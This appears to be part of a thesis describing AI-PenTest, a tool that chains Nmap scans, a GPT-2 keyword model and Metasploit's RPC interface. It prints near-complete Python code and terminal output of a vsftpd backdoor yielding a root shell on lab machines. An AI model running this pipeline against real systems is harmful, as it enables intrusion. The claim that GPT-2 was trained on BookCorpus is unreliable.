One of the main differences between our tool and the Deep Exploit tool is that we use an AI model, unlike reinforcement learning, which is used in the Deep Exploit. To develop the AI model, we used a custom dataset and a pre-trained model.

- Concerning the dataset, we had to execute the "Nmap" tool and scan different IP addresses to gain information about their running services and create a sufficient data set. To complete this task, we had to download approximately 100 vulnerable machines from Vulnhub, so we could run the "Nmap" tool and scan their open services. The output of the Nmap scan was in "JSON" format, so we had to convert this to a ".CSV", so it would be easier to prepare the data training phase. From this procedure, we extracted 401 samples to train our model. Although this is a decent number, it is not enough to efficiently train an AI model. So we had to use the help of a pre-trained model so it could provide the necessary embeddings of the words contained in our dataset. The dataset contains ten columns, where nine columns were used for training, and the last column was used as a target column.
- The pre-trained model used is the GPT2, a large language model by OpenAI and the second in their foundational series of GPT models. This model was pre-trained on BookCorpus and consisted of text from around 7,000 self-published books, making it suitable for our case. The reason for including the pre-trained in the model was to use the embeddings of the GPT2 model, so our model could output the desired results. As mentioned, the dataset did not have the required samples, so we had to strengthen it.

The final model is the amalgamation of the two techniques mentioned above. Our target is to create a model that takes the information of every service as input and generates text in the proper format. We chose six out of nine columns that the original training dataset contained, as we concluded that these are the most important features:

- Host IP
- Port
- Port State

- Service Name
- Service Product
- Service Version


The input and the generated exploit should be in this format : "192.168.1.12 80 http Apache httpd 2.4.51", "/apache". Following this format, the model should predict the rest of the given input for every service found during the scanning procedure so the generated text can be fed in the next phase of the procedure.

D.3 Vulnerability Assessment Results and Exploitation

The AI model will feed the generated output in the next phase, so the code proceeds. In this step, the result of the generated output will be used as a search string in the list of the available exploits so that the appropriate exploits will be executed in the next step. This procedure will be executed for every available service found in the scanning phase, as the exploits matching the search string will be saved and executed one by one.

Metasploit also needs a payload for the exploitation phase to execute an exploitation on the target machine successfully. The payload used in the different exploitation tries is in a list of available payloads, and it is selected depending on the OS of the target machine. This information is extracted from the Nmap result of the target machine, as there are available payloads used for Windows, Linux, etc. Finally, the code proceeds and tries to take advantage of the vulnerabilities found on the target machine so the Metasploit framework can create a connection and return a reverse shell, which will be analyzed later. As a first test, AI-PenTest was tested against the vulnerable machine "Metasploitable" and we can see the results of vulnerability assessment below.

- **Successful Exploits:**
 - **vsftpd:**
 - * Result: Executed
 - * Exploit Used: unix/ftp/vsftpd_234_backdoor
 - * Payload Used: cmd/unix/interact



```

kali@kali: ~
File Actions Edit View Help
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0

# cowsay++
< metasploit >

      /\
     (oo)
    (--)
   ||--|| *

      =[ metasploit v6.3.43-dev ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > load msgrpc Pass=pass
[*] MSGRPC Service: 127.0.0.1:55552
[*] MSGRPC Username: msf
[*] MSGRPC Password: pass
[*] Successfully loaded plugin: msgrpc
msf6 >

```

Figure D.14: *Initialization of the RPC Server*

executing commands such as running modules, managing sessions, and exporting data. The server loads through the msgrpc plugin and provides a MessagePack interface on a specified port.

It supports various languages like Ruby, Python, Java, and C, as long as they support HTTPS and MessagePack. In our case, we have to launch the Server using the default ServerHost and ServerPort which in our case are 127.0.0.1:55552. Also, the username and password used to launch the server must be the same initialized in the script (**Figure D.14**).

After the launch of the RPC Server (**Figure D.14**), we can run our tool. If the RPC server was initialized right, we should get a connection between our tool and the API of Metasploit, in any other case we will receive an error message. The connection between the Metasploit API and our tool is carried out by a library called PyMetasploit3², which is a Python3 Metasploit automation library that can interact with Metasploit either through msfrpcd or the msgrpc plugin in msfconsole.

After executing the code, when an exploitation succeeds, a reverse shell is returned to the user. The reverse shell takes advantage of the target system's vulnerabilities to initiate a shell session and then access the victim's computer. The goal is to connect to a remote

²<https://github.com/DanMcInerney/pymetasploit3>

computer and redirect the input and output connections of the target system's shell so the attacker can access it remotely. This gives the attacker complete access to the system, which is the purpose of our developed tool. Specifically, we will also present figures for running the tool and exploiting the target machine.

```
(metasploit_tool-f9nLyVP)kali@kali: ~/Documents/metasploit_tool
File Actions Edit View Help
*****
File "/usr/lib/python3.11/tokenize.py", line 367, in detect_encoding
first = read_or_stop()
*****
File "/usr/lib/python3.11/tokenize.py", line 325, in read_or_stop
return readline()
*****
KeyboardInterrupt

(kali@kali)-[~/Documents/metasploit_tool]
$ pipenv shell
Launching subshell in virtual environment...
. /home/kali/.local/share/virtualenvs/metasploit_tool-f9nLyVP/bin/activate
(kali@kali)-[~/Documents/metasploit_tool]
$ . /home/kali/.local/share/virtualenvs/metasploit_tool-f9nLyVP/bin/activate
(metasploit_tool-f9nLyVP)-(kali@kali)-[~/Documents/metasploit_tool]
$ python3 metasploit.py
scan started
Available addresses ['10.0.2.1', '10.0.2.15', '10.0.2.57', '10.0.2.58']
Enter an address to check (or press Ctrl+C to exit):
```

Figure D.15: *Scanning the network and selecting IP*

In **Figure D.15**, we show the procedure of scanning the network and selecting a particular IP so the tool can proceed to the next step. If the user inputs an IP that is not included in the list, a "Try again" message will be printed in the terminal.

```
Generated Exploit: /vsftp
Exploits containing "/vsftp": ['unix/ftp/vsftpd_234_backdoor']
LHOST or LPORT not provided. Skipping setting these options.
Error executing exploit for 10.0.2.57:21: Invalid payload (cmd/unix/bind_zsh) for given target (0).
LHOST or LPORT not provided. Skipping setting these options.
Error executing exploit for 10.0.2.57:21: Invalid payload (cmd/unix/generic) for given target (0).
LHOST or LPORT not provided. Skipping setting these options.
```

Figure D.16: *Generating string using AI model*

In **Figure D.16**, we can see the generated string related to the service found by Nmap. Also, we can observe the exploits on the list that are about to be executed, combined with different payloads in each execution.

```
Sessions available for 10.0.2.57:21:
1
Enter command (or 'exit' to quit):
[*] MSGRPC Username: msf
[*] MSGRPC Password: pass
[*] Successfully loaded plugin: msgrpc
msf6 > [*] Command shell session 1 opened (10.0.2.15:41245 → 10.0.2.57:6200) at 2024-03-03 19:06:06
-0500
```

Figure D.17: *Exploited target machine*

In **Figure D.17**, we can see the two terminals and we can observe that a session has been created through the MSGRPC server. On the other terminal, the user can input commands, as he has gained access to the target machine.

```
eth0      Link encap:Ethernet  HWaddr 08:00:27:dc:29:fd
          inet addr:10.0.2.57  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fedc:29fd/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3554 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2627 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:284157 (277.4 KB)  TX bytes:253631 (247.6 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:130 errors:0 dropped:0 overruns:0 frame:0
          TX packets:130 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:37973 (37.0 KB)  TX bytes:37973 (37.0 KB)

Enter command (or 'exit' to quit): whoami
root
```

Figure D.18: *Checking privileges*

Finally, in **Figure D.18**, we can see that the IP address of the machine is the same one found by Nmap in **Figure D.15**. Also, when we run the command "whoami" to check the privileges, we can see that we have full access in the target machine, as we are logged in as a "root" user.

D.5 Code explanation

When we started developing the code of this tool, our main target was to create a robust tool with modular code that could be easily adapted to various applications. The code is organized into distinct sections, each responsible for specific tasks. This modular structure enables seamless extraction and integration, allowing you to incorporate specific components into different projects effortlessly. The language used to create the code was Python, as it is one of the most used languages for writing code on cybersecurity, and it provides a wide variety of external packages and capabilities. In this section, the code of the tool will be explained by breaking it down into smaller parts. A high block diagram is presented in **Figure D.19** which shows the flow of the code.




Figure D.19: *High block diagram for AI-PenTest*

To investigate the code further, we will present and analyze it in the order of its execution, as the order in which the code is written may vary from the one presented. In addition, the tool consists of different Python files, so it will be more effective if the code is presented in the way mentioned above. Finally, in **Table D.1** we will present the main functions of the AI-PenTest, to fully explain their functionality.

Developed Software Modules		
Module name	Description	Input
Module 1: <code>perform_scan</code>	Initiates a network scan using Nmap, allows the user to input an address for detailed scanning, and saves the scan results to a CSV file (<code>port_detailsV2.csv</code>).	No explicit input parameters (as it reads user input).
Module 2: <code>load_exploits</code>	Loads exploit modules based on a target string from a file.	<u>filename:</u> Path to the file containing exploit modules. <u>target_string:</u> Target string to filter exploit modules.
Module 3: <code>load_payloads</code>	Loads payload modules from a file.	<u>filename:</u> Path to the file containing payload modules.
Module 4: <code>execute_metasploit</code>	Connects to the Metasploit RPC server sets exploit options, executes the exploit, and interacts with the shell.	<u>target_ip:</u> Target IP address. <u>port:</u> Target port. <u>exploit_module:</u> Exploit module name. <u>payload_module:</u> Payload module name.
Module 5: <code>--main--</code>	Main script entry point for generating exploits using GPT-2 and running Metasploit exploits.	Requires input data, including target IP, port, and service details, which are read from a CSV file (<code>port_detailsV2.csv</code>). <u>Paths to exploit and payload files</u> (<code>exploits.txt</code> and <code>payloads.txt</code>). <u>GPT-2 model and tokenizer paths</u> (<code>exploit_model</code>). Local host (<code>lhost</code>) and port (<code>lport</code>) for Metasploit.

Table D.1: *Functions of AI-PenTest*

Before explaining the code, it should be mentioned that an RPC server has to be initialized as mentioned in **(Figure D.14)**

Listing D.1: *Importing libraries*

```

1 import json
2 import xmltodict
3 import os
4 import pandas as pd
5 import nmap
6 from io import StringIO

```

We start the code by importing the necessary libraries

Listing D.2: *Scanning phase*

```

1 def perform_scan():
2     print("scan started")
3     nm = nmap.PortScanner()
4     nm.scan(hosts='10.0.2.5/24', arguments='-sV')
5     hosts_list = [(x, nm[x]['status']['state']) for x in nm.all_hosts()]
6     # Extract addresses only
7     addresses = [address for address, status in hosts_list]
8     print("Available addresses", addresses)

```

In this part of the code, we initialize the function called `perform_scan` (**Line 1, Listing D.2**), and then we start the procedure by scanning the network for available addresses by using the "Nmap" library made for Python.

Listing D.3: *Available addresses*

```

1 user_input = None # Declare user_input outside the loop
2 while True:
3     try:
4         user_input = input("Enter an address to check (or press ↵
                           Ctrl+C to exit): ")
5
6         if user_input in addresses:
7             print(f"Scanning {user_input}...")
8             nm = nmap.PortScanner()
9             nm.scan(hosts=user_input, arguments='-sV')
10            nm.command_line()
11            csv_string = nm.csv()
12            result_df = pd.read_csv(StringIO(csv_string))

```

After scanning the network, the user will have to input one of the available addresses printed on the terminal (**Line 4, Listing D.3**). If the user inputs a proper address, the

code will proceed, scan the specific address, and save the results as a variable.

Listing D.4: *Save results*

```

1         # Save the DataFrame to a CSV file
2         result_df.to_csv("port_detailsV2.csv", index=False)
3         print(f"CSV file 'port_detailsV2.csv' created for IP: {←
           user_input}.")
4         break # Break out of the loop if a valid address is ←
           entered
5     else:
6         print(f"{user_input} is not in the list. Try again.")
7     except KeyboardInterrupt:
8         print("\nProgram interrupted by user.")
9         break # Break out of the loop on keyboard interrupt
10
11     # Now user_input is defined outside the loop
12     print(f"Final user input: {user_input}")
13
14     # Example usage
15     perform_scan()
```

The code will then save the results in CSV file and get out of the loop (**Line 2, Listing D.4**). The user will get a proper message in the terminal, that a CSV file has been successfully created. If the user inputs a wrong IP address, a proper message will be displayed in the terminal, asking the user to type an IP in the list with the available addresses (**Line 4, Listing D.4**). Finally, the code will get out of the loop, when the above steps are executed.

Listing D.5: *Generating string using AI model*

```

1 if __name__ == "__main__":
2
3     model = GPT2LMHeadModel.from_pretrained("./exploit_model")
4     tokenizer = GPT2Tokenizer.from_pretrained("./exploit_model")
5     exploits_file = "/home/kali/Documents/metasploit_tool/Exploits/exploits←
           .txt"
6     csv_path = "port_detailsV2.csv"
7
8     port_details_df = pd.read_csv(csv_path, delimiter=';')
9
10    for index, row in port_details_df.iterrows():
```

```

11     target_ip = row['host']
12     port = row['port']
13     lhost = '10.0.2.15'
14     lport = '4444'
15     input_data = {
16         'Host IP':str(row['host']),
17         'Port':str(row['port']),
18         'Port State':str(row['state']),
19         'Service Name': str(row['name']),
20         'Service Product': str(row['product']),
21         'Service Version': str(row['version']),
22     }
23     input_text = ' '.join(input_data.values())
24     input_ids = tokenizer.encode(input_text, return_tensors="pt")
25     print (input_text)
26     output = model.generate(
27         input_ids,
28         max_length=50,
29         num_beams=5,
30         no_repeat_ngram_size=2,
31         top_k=50,
32         top_p=0.95
33     )
34     generated_exploit = tokenizer.decode(output[0], skip_special_tokens←
        =True).strip().split(' ')[-1].split()[0].replace('"', '')

```

After the scanning phase, the code will proceed to the following procedure, which is the string generation using the AI model (**Line 26, Listing D.5**). Firstly, the GPT2 model and its tokenizer (necessary for tokenizing words) (**Line 4, Listing D.5**) are initialized. Then the CSV with the service details of the scanned port (**Line 8, Listing D.5**) is loaded, and we start the iteration to try exploiting the different services (**Line 10, Listing D.5**). In the for loop coming, we initialize the different options used to exploit. The `input_data` variable holds the additional attributes (**Lines 15-22, Listing D.5**) coming from the CSV, which the AI model will use to generate the exploits. The variable `output` holds the result of this text generation (**Line 34, Listing D.5**), using the options described in its function, which are recommended from the documentation. Then, the `generated_exploit` variable will decode the generated text and prepare it for the next step.

Listing D.6: *Initialize exploits and payloads*

```

1  def load_exploits(filename, target_string):
2      exploits = []
3
4      with open(filename, 'r') as file:
5          for line in file:
6              line = line.strip()
7              if target_string in line:
8                  exploits.append(line)
9
10     return exploits
11
12
13  def load_payloads(filename):
14      with open(filename, 'r') as file:
15          payloads = [line.strip() for line in file.readlines() if line.strip()
16                      ()]
17
18     return payloads
19
20     exploits_for_iteration = load_exploits(exploits_file, generated_exploit
21     )
22
23     if not exploits_for_iteration:
24         print(f"No available exploit found for the generated exploit: {
25             generated_exploit}")
26         continue
27
28     print(f'Exploits containing "{generated_exploit}": {
29         exploits_for_iteration}')
30
31     payload_module_list = load_payloads('/home/kali/Documents/
32     metasploit-tool/Exploits/payloads.txt')
33     for exploit_module in exploits_for_iteration:
34         for payload_module in payload_module_list:
35             execute_metasploit(target_ip, port, exploit_module,
36                                payload_module)

```

As seen in **Listing D.6**, the code will load the list of the exploits (**Line 1, Listing D.6**) and the list of the payloads (**Line 13, Listing D.6**) by calling the appropriate functions. Then, the code will look in the exploit file, using the generated string for every

different service found in the CSV file (**Line 20, Listing D.6**). An example of this kind of generated exploits is ”_apache”. In this case, if the exploit list contains an exploit that contains this string, the exploit will be added to a list with the exploits that will be tried to gain access to the victim’s machine. In the last part described above (**Line 27, Listing D.6**), the loop will iterate through the different exploits in the list (which contains the possible exploits from the previous step), matching them with all various payloads. It will use them as options on the Metasploit Framework.

Listing D.7: *Conneting to Metasploit*

```

1 def execute_metasploit(target_ip, port, exploit_module, payload_module):
2     # Connect to the RPC server
3     client = MsfRpcClient('pass', port=55552)
4
5     # Get an exploit object
6     exploit = client.modules.use('exploit', exploit_module)
7     payload = client.modules.use('payload', payload_module)
8
9     # Set the exploit options
10    exploit['RHOSTS'] = target_ip
11    exploit['RPORT'] = port
12
13    # Set payload options (LHOST and LPORT)
14    try:
15        payload['LHOST'] = lhost
16        payload['LPORT'] = lport
17    except KeyError:
18        print("LHOST or LPORT not provided. Skipping setting these options.↵")

```

In **Line 3, Listing D.7**, we attempt to connect to the Metasploit Framework using a password initialized in the RPC Server and the default RPC port. After that, we initialize the necessary options for the exploit, including RHOSTS (victim’s IP) (**Line 10, Listing D.7**), RPORT (victim’s port) (**Line 11, Listing D.7**), LHOST (attacker’s IP) (**Line 15, Listing D.7**), and LPORT (attacker’s port) (**Line 16, Listing D.7**). If LHOST and LPORT are not provided for the exploit, an error will be raised.

Listing D.8: *Execute exploit*

```

1 shell = None

```

```

2
3     try:
4         # Execute the exploit, success will return a jobid
5         exploit.execute(payload=payload_module)
6         time.sleep(15) # Wait for the exploit to run
7
8         # Find all available sessions
9         print(f"Sessions available for {target_ip}:{port}:")
10        for s in client.sessions.list.keys():
11            print(s)
12
13        # Get a shell object
14        session_id = list(client.sessions.list.keys())[0]
15        shell = client.sessions.session(session_id)
16
17        # Write to the shell and read the output
18        while True:
19            command = input("Enter command (or 'exit' to quit): ")
20            if command.lower() == 'exit':
21                break
22
23            shell.write(command)
24
25            # Read the output
26            output = shell.read()
27            print(output)
28
29        except Exception as e:
30            print(f"Error executing exploit for {target_ip}:{port}: {str(e)}")
31
32        finally:
33            # Stop the shell
34            if shell:
35                shell.stop()
36
37            # Logout from the Metasploit RPC server
38            client.logout()

```

Finally, in the last part of the code, as the exploits are executed using different payloads (**Line 5, Listing D.8**), the above code will wait for a successful exploit so a session is initialized (**Line 9, Listing D.8**). Then, a reverse shell will be returned, and the attacker

will be able to write commands in the shell (**Line 19, Listing D.8**). The attacker has acquired access to the victim’s machine, and the tool has fulfilled its purpose. When the attacker wants to log out of the current session (**Line 38, Listing D.8**), he has just to quit the reverse shell opened.

```

1 host;hostname;hostname_type;protocol;port;name;state;product;extrainfo;↵
   reason;version;conf;cpe
2 10.0.2.57;;;tcp;21;ftp;open;vsftpd;;syn-ack;2.3.4;10;cpe:/a:vsftpd:vsftpd↵
   :2.3.4
3 10.0.2.57;;;tcp;22;ssh;open;OpenSSH;protocol 2.0;syn-ack;4.7p1 Debian 8↵
   ubuntu1;10;cpe:/o:linux:linux_kernel
4 10.0.2.57;;;tcp;23;telnet;open;Linux telnetd;;syn-ack;;10;cpe:/o:linux:↵
   linux_kernel
5 10.0.2.57;;;tcp;25;smtp;open;Postfix smtpd;;syn-ack;;10;cpe:/a:postfix:↵
   postfix
6 10.0.2.57;;;tcp;53;domain;open;ISC BIND;;syn-ack;9.4.2;10;cpe:/a:isc:bind↵
   :9.4.2

```

D.6 Discussion on the Development and the Results from AI-PenTest

To extract the outcomes of the AI-PenTest, we had to test it against several vulnerable machines. For this purpose, we downloaded multiple machines from Vulnhub³, which contains these intentionally vulnerable machines. As the attacker machine, we used the latest distribution of Kali Linux, where we ran our tool. The target of the execution is our tool to return a reverse shell and establish a connection between the target machine and the victim’s machine. Of course, this cannot be achieved in every machine we try to exploit, as the performance of our tool is strictly tied to the performance of the Metasploit Framework.

The outcome of the different tests, is that our tool can exploit and gain access to other machines. We could establish a connection with a reverse shell to 3 different machines out of the 8 machines we tried. Of course, these numbers can change drastically, as the successful exploitations can vary depending on the various services found on the target machine. Our developed tool is more robust in terms of web-based services (for example,

³<https://www.vulnhub.com/>

Apache HTTP, nginx, vsftpd, etc.). The machines selected for the testing phase were 4 based on web vulnerabilities and 4 on other vulnerabilities (for example, SSH, SQL injection, etc). An interesting fact about the successful exploitations is that the Deep Exploit (mentioned in **Section C**) could not exploit these exact machines, although we tried training the tool before. On the other hand, AI-PenTest could exploit these machines, establish a connection between the attacker's machine and the victim's machine, and return a reverse shell, so the attacker could remotely connect to the victim's machine. This is a very important fact for our developed tool, which means it has accomplished its purpose and has a significant potential for performing even better by integrating more cybersecurity tools with AI-PenTest.

Our tool has a substantial impact in cybersecurity, as it uses the power of AI to automate the whole process and make the entire procedure hands-free for the attacker. Of course, we also have some limitations, as Metasploit Framework will not always be able to successfully exploit the victim's machine. It is a robust framework, but as with every tool, it has pros and cons, which someone must consider when evaluating our AI-PenTest. Also, the automation of exploiting password-based services is not an easy task, as Metasploit Framework will provide a brute-force approach on many occasions. That is a complex operation to automate, as the attacker should give the tool many different text files containing usernames and passwords to try. These limitations are a challenge for us, and they will force us to integrate our tool with more cybersecurity tools and frameworks so we can get a better approach to situations like these.

Section E

Conclusion

In the rapidly evolving landscape of cybersecurity, the integration of AI has led to a new era of advanced and adaptive security measures. The symbiotic relationship between AI and cybersecurity has been prominently featured in recent publications, showcasing the transformative impact AI has on critical processes such as penetration testing and vulnerability assessment. As highlighted in the various studies, AI tools and frameworks, including deep learning and reinforcement learning models, have demonstrated enhanced efficiency and adaptability in addressing the complexities of evolving cyber threats.

During our exploration of similar jobs, Deep Exploit which is an automated penetration testing tool driven by Deep Reinforcement Learning, offered valuable insights. Developed by Isao Takaesu, the tool aimed to democratize penetration testing, minimizing the need for extensive expertise. While the tool showcased the potential of AI in penetration testing, it faced challenges such as difficulty in gaining access to target machines, reliance on an outdated Metasploit version, and compatibility issues with newer Linux versions. Despite these limitations, Deep Exploit served as a notable source of inspiration for the developed thesis tool, guiding the understanding of both the capabilities and pitfalls associated with AI-driven penetration testing tools. This exploration underscored the importance of addressing these challenges to create more effective and up-to-date tools in the evolving landscape of cybersecurity.

In developing AI-PenTest, we aimed to overcome limitations observed in tools like the previously mentioned Deep Exploit. Unlike its broader scope, AI-PenTest specifically

automates the procedure an attacker would execute to gain access to a target machine, leveraging the power of AI. The architecture involves scanning the network using Nmap, extracting information, and utilizing an AI model to generate standardized exploit keywords. Unlike Deep Exploit, our model is based on a custom dataset and a pre-trained GPT2 model, allowing for a more targeted approach. In vulnerability assessment, AI-PenTest feeds generated output into the exploitation phase, utilizing Metasploit through the MSGRPC server. The code is modular, organized in Python, and adaptable for various applications. Testing against intentionally vulnerable machines demonstrated AI-PenTest's success in exploiting and gaining access to multiple machines, outperforming Deep Exploit in certain scenarios. Despite limitations, particularly in password-based services, AI-PenTest showcases the potential of integrating AI into penetration testing, contributing to the cybersecurity domain. Future enhancements may involve integration with additional cybersecurity tools and frameworks.

As AI continues its rapid evolution, its role in cybersecurity becomes increasingly indispensable. The marriage of AI technologies with practical applications in cybersecurity not only streamlines processes but also fortifies the resilience of digital infrastructures against ever-evolving threats. Our contributions, encapsulated in the developed tool and the amalgamated GPT-2 model, exemplify the ongoing synergy between AI advancements and pragmatic cybersecurity solutions. This confluence promises to usher in a new era of robust, adaptive, and intelligent cybersecurity measures, poised to meet the challenges of the dynamic digital landscape head-on.

E.1 Future Work

In our future endeavours, we envision a multifaceted approach to enhance the capabilities of AI-PenTest. One primary focus is optimizing the tool's proficiency in handling password-based services, aiming to refine and automate the exploitation of such vulnerabilities. Integration with a broader spectrum of cybersecurity tools, including Hydra¹, Wireshark², and Nessus³, is on our agenda, fostering a collaborative environment for diverse functionalities. We plan to fortify the dataset by incorporating more extensive and

¹<https://www.kali.org/tools/hydra/>

²<https://www.kali.org/tools/wireshark/>

³<https://www.tenable.com/products/nessus>

varied data, enriching the training material for a more nuanced learning experience.

Additionally, exploring alternative models beyond GPT-2 is in the pipeline, with an eye on advancements in deep learning technologies. This evolution seeks to elevate the predictive prowess of the tool, making it adept at discerning patterns and adapting to different scenarios. Beyond these technical enhancements, we aspire to introduce more functionalities, such as distinct modes catering to specific tasks like exclusive information gathering. Our commitment to continuous improvement aligns with the dynamic landscape of cybersecurity, ensuring that AI-PenTest remains adaptive, robust, and effective in addressing evolving security challenges. These endeavours reflect our dedication to providing a comprehensive and cutting-edge tool for cybersecurity professionals and enthusiasts alike.

References

References

- Alom, M. Z., & Taha, T. M. (2017). Network intrusion detection for cyber security using unsupervised deep learning approaches. In *2017 ieee national aerospace and electronics conference (naecon)* (p. 63-69). doi: 10.1109/NAECON.2017.8268746
- Blessing Guembe, S. M. V. C. O. L. F.-S., Ambrose Azeta, & Pospelova, V. (2022). The emerging threat of ai-driven cyber attacks: A review. *Applied Artificial Intelligence*, 36(1), 2037254. doi: 10.1080/08839514.2022.2037254
- Chen, J., Hu, S., Zheng, H., Xing, C., & Zhang, G. (2023). Gail-pt: An intelligent penetration testing framework with generative adversarial imitation learning. *Computers Security*, 126, 103055. Retrieved from <https://www.sciencedirect.com/science/article/pii/S0167404822004473> doi: <https://doi.org/10.1016/j.cose.2022.103055>
- Chomiak-Orsa, I., Rot, A., & Blaike, B. (2019). Artificial intelligence in cybersecurity: The use of ai along the cyber kill chain. In N. T. Nguyen, R. Chbeir, E. Exposito, P. Aniorté, & B. Trawiński (Eds.), *Computational collective intelligence* (pp. 406–416). Cham: Springer International Publishing.
- Das, R., & Sandhane, R. (2021, jul). Artificial intelligence in cyber security. *Journal of Physics: Conference Series*, 1964(4), 042072. Retrieved from <https://dx.doi.org/10.1088/1742-6596/1964/4/042072> doi: 10.1088/1742-6596/1964/4/042072
- Deng, G., Liu, Y., Mayoral-Vilches, V., Liu, P., Li, Y., Xu, Y., ... Rass, S. (2023, 08). Pentestgpt: An llm-empowered automatic penetration testing tool.
- ENISA. (2023). THREAT LANDSCAPE 2023 - July 2022 to June 2023 .
- Filiol, E., Mercaldo, F., & Santone, A. (2021). A method for automatic penetration

- testing and mitigation: A red hat approach. *Procedia Computer Science*, 192, 2039-2046. Retrieved from <https://www.sciencedirect.com/science/article/pii/S1877050921017063> (Knowledge-Based and Intelligent Information Engineering Systems: Proceedings of the 25th International Conference KES2021) doi: <https://doi.org/10.1016/j.procs.2021.08.210>
- Furman, J., & Seamans, R. (2019). Ai and the economy. *Innovation Policy and the Economy*, 19, 161-191. doi: 10.1086/699936
- Goel, J. N., & Mehtre, B. (2015). Vulnerability assessment penetration testing as a cyber defence technology. *Procedia Computer Science*, 57, 710-715. Retrieved from <https://www.sciencedirect.com/science/article/pii/S1877050915019870> (3rd International Conference on Recent Trends in Computing 2015 (ICRTC-2015)) doi: <https://doi.org/10.1016/j.procs.2015.07.458>
- Gupta, M., Akiri, C., Aryal, K., Parker, E., & Praharaj, L. (2023). From chatgpt to threatgpt: Impact of generative ai in cybersecurity and privacy. *IEEE Access*, 11, 80218-80245. doi: 10.1109/ACCESS.2023.3300381
- Hamet, P., & Tremblay, J. (2017). Artificial intelligence in medicine. *Metabolism*, 69, S36-S40. Retrieved from <https://www.sciencedirect.com/science/article/pii/S002604951730015X> (Insights Into the Future of Medicine: Technologies, Concepts, and Integration) doi: <https://doi.org/10.1016/j.metabol.2017.01.011>
- Happe, A., & Cito, J. (2023). Getting pwn'd by ai: Penetration testing with large language models. In *Proceedings of the 31st acm joint european software engineering conference and symposium on the foundations of software engineering* (p. 2082-2086). New York, NY, USA: Association for Computing Machinery. Retrieved from <https://doi.org/10.1145/3611643.3613083> doi: 10.1145/3611643.3613083
- Hu, Z., Beuran, R., & Tan, Y. (2020). Automated penetration testing using deep reinforcement learning. In *2020 ieee european symposium on security and privacy workshops (eurospw)* (p. 2-10). doi: 10.1109/EuroSPW51379.2020.00010
- Ivakhnenko, A. G. (1968). The group method of data handling-a rival of the method of stochastic approximation. *Soviet Automatic Control*, Vol. 1, No. 3, 1968, pp. 43-55..
